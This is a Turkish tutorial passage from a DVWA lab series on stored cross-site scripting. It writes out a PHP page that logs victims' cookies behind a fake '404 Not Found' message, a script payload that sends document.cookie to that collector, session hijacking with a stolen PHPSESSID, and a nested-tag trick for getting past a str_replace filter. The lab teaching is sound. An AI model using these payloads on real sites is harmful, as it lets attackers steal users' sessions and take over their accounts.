Őimdi bu anlatılanları pratik olarak deneyelim. Kurbanı temsilen tarayıcı olarak Firefox kullanılacakken saldırganı temsilen tarayıcı olarak Chrome kullanılacaktır. Őimdi ilk olarak saldırganına ait bir site oluŐturalım. Bunun için Linux kullanıcıları /var/www/ dizini içinde, Windows kullanıcıları ise C:\xampp\htdocs\ dizini içinde saldırganınSitesi adlı klasör oluŐtursunlar. Ardından linux kullanıcıları Őu shell kodunu terminale girsinler:

```
1 sudo chmod -R 777 /var/www/saldirganinSitesi
```

Daha sonra saldırganınSitesi klasörünün içerisinde index.php dosyası oluŐturulmalıdır ve bu dosyanın içine aŐağıdaki kodlar girilerek kaydedilmelidir.

```

1 <html>
2   <head>
3     <title>404 Not Found</title>
4   </head>
5   <body>
6     404 Not Found
7     <?php
8       $ip = $_SERVER["REMOTE_ADDR"]; // Sayfaya girenin ip'si alınır.
9       $cookie = $_GET["cookie"]; // Hazırlanmış linke tıklayanın çerezi alınır.
10      $dateTime = date('d.m.y \t H:i:s'); // Kurbanın hazırlanmış linke tıkladığı anki zaman alınır.
11
12      $file = fopen("cerezler.html", "a");
13
14      fwrite($file, "#####<br>");
15      fwrite($file, "Kurbanın IP Adresi : " . $ip . "<br>");
16      fwrite($file, "Tıklama Zamani : " . $dateTime . "<br>");
17      fwrite($file, "Kurbanın Cerezi : " . $cookie . "<br>");
18      fwrite($file, "#####<br><br><br>");
19
20      fclose($file);
21    ?>
22  </body>
23 </html>

```

Artık saldırgan saldırı yapabilir durumdadır. Saldırgan olarak Chrome'dan DVWA'nın sunduđuu metin kutularına aŐađıdakileri girin:


İlk Metin Kutusu:

Hüplet

İkinci Metin Kutusu

```
<script> window.location.href="http://localhost/saldirganinSitesi/index.php?cookie=" + document.cookie;</script>
```

Kırmızı kısımda gördüğünüz üzere saldırganın sitesi olarak saldırgan için oluşturduğumuz sitenin adresini koymuş bulunmaktayız. Gerçek saldırılarda bu adres yerine gerçek bir domain adı konulmaktadır. Yukarıdaki kodu textarea'ya girmeye çalıştığınızda hepsinin sığmadığını göreceksiniz. Bu sorunu aşabilmek için textarea'ya sağ tıklayın. Ardından Ögeyi Denetle deyin. Tarayıcınızın alt tarafında bir pencere açılacaktır.



O penceredeki mavi renkle vurgulanmış seçili satırda yer alan maxlength="50" kodundaki 50'ye çift tıklayın. 50 sayısını silip mesela 10000 yapın ve ENTER'layın. Böylece karakter limiti problemini ortadan kaldırmış olursunuz. Yukarıdaki nihai kodu tekrar kopyalın ve textarea'ya sorunsuz bir şekilde yapıştırın.


Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Hüplet"/>
Message *	<input type="text" value="<script> window.location.href='localhost/saldirganinSitesi/index.php?cookie=' + document.cookie;</script>"/>
<input type="button" value="Sign Guestbook"/>	

Name: test
Message: This is a test comment.


Yukarıdakiler kutulara girildikten sonra Sign Guestbook butonuna bastığınız takdirde çerez çalma kodunu sayfaya kaydetmiş olursunuz. Artık bu sayfaya bir kurbanın ziyaret etmesini beklemek durumundasınız.

Őimdi bir kurban olarak Firefox'tan localhost/dvwa'ya giriş yapın (Kullanıcı adı: admin, Őifre: password). Ardından DVWA Security butonuna tıklayın ve güvenlik seviyesini Impossible'dan Low'a indirin. Sonra XSS (Stored) sayfasını ziyaret edin. Bu kod barındıran sayfayı ziyaret ettiğiniz an saldırganın sayfaya dahil ettiği javascript kodları çalışacaktır ve çerezinizle beraber saldırganın sitesine yönlendirileceksiniz.




Saldırgan kurbanların yönlendireceđi sayfaya 404 Not Found yazısını yerleŐtirmiŐtir. Böylece kurbanın Őüphelenmemesi sađlanabilir. Bu 404 Not Found yazısının olduđu sayfanın arkaplanında yer alan PHP kodları kurbandan gelen çerezi cerezler.html dosyasına kaydetmektedir. Bu iŐi yapan kodlar saldirganinSitesi klasörü içerisinde oluşturduđunuz index.php'ye dahil ettiđiniz PHP kodlarıdır. Őimdi saldırgan olarak Chrome'da yan sekme açın ve Őu adrese gidin:

localhost/saldirganinSitesi/cerezler.html




cerezler.html'de kurbandan gelen çerezi görmektesiniz. Chrome'daki DVWA'dan çıkış yapın. Őimdi bu çalınan çerezi saldırgan kendi tarayıcısına dahil edip kullanıcı adı ve Őifre bilgilerini bilmeden kurbanın oturumuna giriş yapmak isteyecektir. Bunun için EditThisCookie adlı Chrome eklentisini tarayıcıya kuralım. AŐađıdaki linke gidin:

<https://chrome.google.com/webstore/category/extensions?hl=tr>




Resimde de belirtildiđi gibi ilk olarak arama çubuđuna cookie injector yazın. Ardından gelen eklentiler ierisinden EditThisCookie'nin yanındaki Chrome'a Ekle butonuna tıklayın. Ekrana gelecek popup penceresi için de Add Extension butonuna tıklayın. Bylelikle EditThisCookie eklentisini kurmuŐ olursunuz.


Őimdi bir saldırgan olarak Chrome'dan <http://localhost/dvwa> adresine gidin. Oturum amadıđınız için DVWA'nın login ekranına ynlendirileceksiniz. EditThisCookie eklentisinin simgesine tıklayın.



Açılan pencerede eklenti ilk olarak yakaladığı çerez değışkenlerinden security'yi size sunacaktır. Oraya low kelimesini girin, çünkü kurbanın çerezinde security değışkeni low idi (security=low).



Bu işlemi yaptıktan sonra aynı pencerenin yukarısındaki localhost | PHPSESSID sekmesine tıklayın ve açılan seçeneklerden Value kısmına kurbanın çerezindeki PHPSESSID değeri yapıştırın.



Son olarak pencerenin aŐađısındaki yeŐil tick iŐaretine tıcklayın. Bylece saldırgan olarak siz kurbanın erezini kendi saldırganın tarayıcısına enjekte etmiŐ olursunuz. Bylece saldırganın tarayıcısından, yani Chrome'dan <http://localhost/dvwa> adresine gittiđiniz takdirde sayfa sizi oturum amıŐ gibi DVWA'nın anasayfasına ynlendirecektir. unk artık kurbanın oturumunu devralmıŐ bulunmaktasınız.



Artık bir saldırgan olarak kurban adına hedef sitede dilediđinizi yapabilirsiniz.

DERS 23 - STORED XSS (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'da Stored XSS'e karşı ne gibi bir güvenlik önlemi alındığı incelenecektir ve alınan güvenlik önlemine rağmen yine Stored XSS saldırısı düzenlenebilir mi sorusuna yanıt aranacaktır.

Dersin Hedefi

Hedefiniz Medium seviyesindeki güvenliđi keşfedip nasıl aşabileceđinizi öğrenmektir.

Stored XSS'e Karşı Önlem

[Geçen ders](#) nasıl Stored XSS saldırısı yapılrı hem teorik hem de pratik olarak görmüştük. O derste bizim Stored XSS saldırısı düzenleyebilmemizin nedeni aŐađıdaki kaynak kodun sayfada kullanılıyor olmasından dolayıydı:

Low Level:

```
1  <?php
2
3  if( isset( $_POST[ 'btnSign' ] ) ) {
4      // Get input
5      $message = trim( $_POST[ 'mtxMessage' ] );
6      $name     = trim( $_POST[ 'txtName' ] );
7
8      // Sanitize message input
9      $message = stripslashes( $message );
10     $message = mysql_real_escape_string( $message );
11
12     // Sanitize name input
13     $name = mysql_real_escape_string( $name );
14
15     // Update database
16     $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' )";
17     $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
18
19     //mysql_close();
20 }
21
22 ?>
```

5. satırdaki \$message deđiŐkeni DWVA ekranındaki ilk metin kutusunun deđerini tutmaktadır. 6. satırdaki \$name deđiŐkeni ise DWVA ekranındaki ikinci metin kutusunun (textarea'nın) deđerini tutmaktadır. 8. satırdan 13. satıra kadar sanitizing, yani ayıklama iŐlemi yapılmaktadır. Bu ayıklama iŐlemleri sadece SQL Injection saldırılarını önlemek için yapılmıŐtır. Fakat Stored XSS saldırısı için herhangi bir önlem yer almamaktadır. İŐte bu yüzden [geçen ders](#) Stored XSS saldırısında bulunabilmiŐtik. Őimdi güvenlik seviyesi Medium'ken ne yapılmıŐ bir bakalım:

Medium Level:

```
1  <?php
2
3  if( isset( $_POST[ 'btnSign' ] ) ) {
4      // Get input
5      $message = trim( $_POST[ 'mtxMessage' ] );
6      $name     = trim( $_POST[ 'txtName' ] );
7
8      // Sanitize message input
9      $message = strip_tags( addslashes( $message ) );
10     $message = mysql_real_escape_string( $message );
11     $message = htmlspecialchars( $message );
12
13     // Sanitize name input
14     $name = str_replace( '<script>', '', $name );
15     $name = mysql_real_escape_string( $name );
16
17     // Update database
18     $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
19     $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
20
21     //mysql_close();
22 }
23
24 ?>
```

Bu kaynak kodda ilk planda görünen iki güvenlik açığı vardır. İlki 14. satırda yer almaktadır. O satıra göre kullanıcıdan gelen veride eğer <script> kelimesi varsa silinmektedir. Bu görünüşte saldırganları köşeye sıkıştıran bir hamledir. Çünkü saldırgan XSS saldırılarında javascript kodu kullanabilmek için illaki <script> tag'a ihtiyaç duyacaktır. Onun için bu tag olmazsa olmazdır. Fakat bundan daha önceki derslerde gördüğümüz üzere str_replace() fonksiyonu recursive çalışmadığı için iç içe <script> kullanımıyla str_replace() barikatı atlatılabilmektedir. Yani

str_replace()'e girmeden önce:

<scr<script>ipt> Buraya Javascript kodları gelecek </script>

str_replace()'e girdikten sonra:

<script> Buraya Javascript kodları gelecek </script>

str_replace()'den geçen veriden arta kalanlar yine <script> tag'ını oluşturacak ve saldırgan hedefine varabilmiş olacaktır.

Kaynak koddaki ikinci güvenlik açığı ise ekrandaki metin kutularına istemci tarafı karakter limiti konmuşken sunucu tarafı karakter limitinin konulmayışıdır. Daha açık konuşacak olursak ekranda yer alan metin kutularına html ile karakter limiti konmuşken PHP ile karakter limiti konulmamıştır. Bu bir hatadır. Çünkü istemciye yollanan her veri manipule edilebilirdir. Dolayısıyla istemci tarafı barikalara asla güvenilmemelidir. Hatırlarsanız geçen ders textArea'nın maxlength="50" değerini maxlength="1000" yaparak karakter limitinden kurtulmuştuk ve zararlı kodu kutuya sığdırabilmiştik. Halbuki html'le olduğu kadar PHP ile de karakter limiti konsaydı bu durumda saldırgan belki istemci tarafı barikatı aşacaktı ama sunucuyu geçemeyecekti. Böylece gelen veri limiti aştığı için mesela veritabanına kaydolmayacaktı. Bu yüzden yukarıdaki kaynak koda en basitinden bir if - else yapısıyla limit aşıldığında uyarı ver, limit sağlandığında ise veritabanına kaydet gibi kodlar eklenebilir.

Medium seviyesinin iyi yaptığı bir iş varsa o da ilk metin kutusuna uygulanan filtredir. İlk metin kutusundan gelen veriye 9. satırda `strip_tags()` fonksiyonu ile kusursuz bir sanitizing (ayıklama) işlemi uygulanmaktadır. Bu fonksiyon kullanıcıdan gelen verideki tüm html ve php tag'larını silmektedir. Böylece saldırgan yazacağı tek bir tag'ı dahi veritabanına kaydettiremeyecektir.

Sorumluluk Reddi

Bu makale ve bu makalenin yer aldığı makale zincirinde anlatılan her bir tekniğin izinsizce bir sisteme denenmesi sonucu tespit edilmeniz durumunda 5 ila 10 yıl hapis cezasına çarptırılabileceğinizi ve ayrıyetten yaptığınız hasara oranla maddi tazminat cezasına çarptırılabilenizi bildiğinizi varsayıyorum. Tüm bunlar bir yana sicilinizi kirletmeniz sonucunda bu alanda ne kadar bilgili olursanız olun "güvenilmez" damgası yiyeceğinizden Türkiye'de siber güvenlik sektörünü unutmak mecburiyetinde kalacağınızı da bildiğinizi varsayıyorum. Bu makale ve bu makalenin yer aldığı makale zincirinde eğitim amaçlı anlatılan tekniklerin kötü yönde kullanılmasından tarafım sorumlu tutulamaz. Bu bilgiler sadece ve sadece ülkemizde siber güvenlik alanındaki eleman eksikliğini gidermek maksadıyla paylaşılmaktadır. Makale içerisinde yer alan bazı kelime kalıplarının (örn; "sızmak istediğimiz / saldırmak istediğimiz" gibi) sadece ve sadece bir sızma testi (pentester) bakış açısından ibaret olduğunu beyan etmek isterim.

YARARLANILAN KAYNAKLAR

- <http://searchsecurity.techtarget.com/definition/brute-force-cracking>
- <http://blog.10degres.net/dvwa-csrf/>
- https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
- <https://github.com/ethicalhack3r/DVWA/issues/5>
- <http://dev.mysql.com/doc/refman/5.7/en/select-into.html>
- <https://pentestlab.wordpress.com/2012/11/24/owning-the-database-with-sqlmap/>
- <https://www.youtube.com/watch?v=TKUU2PE9Bdc>
- https://www.owasp.org/index.php/Command_Injection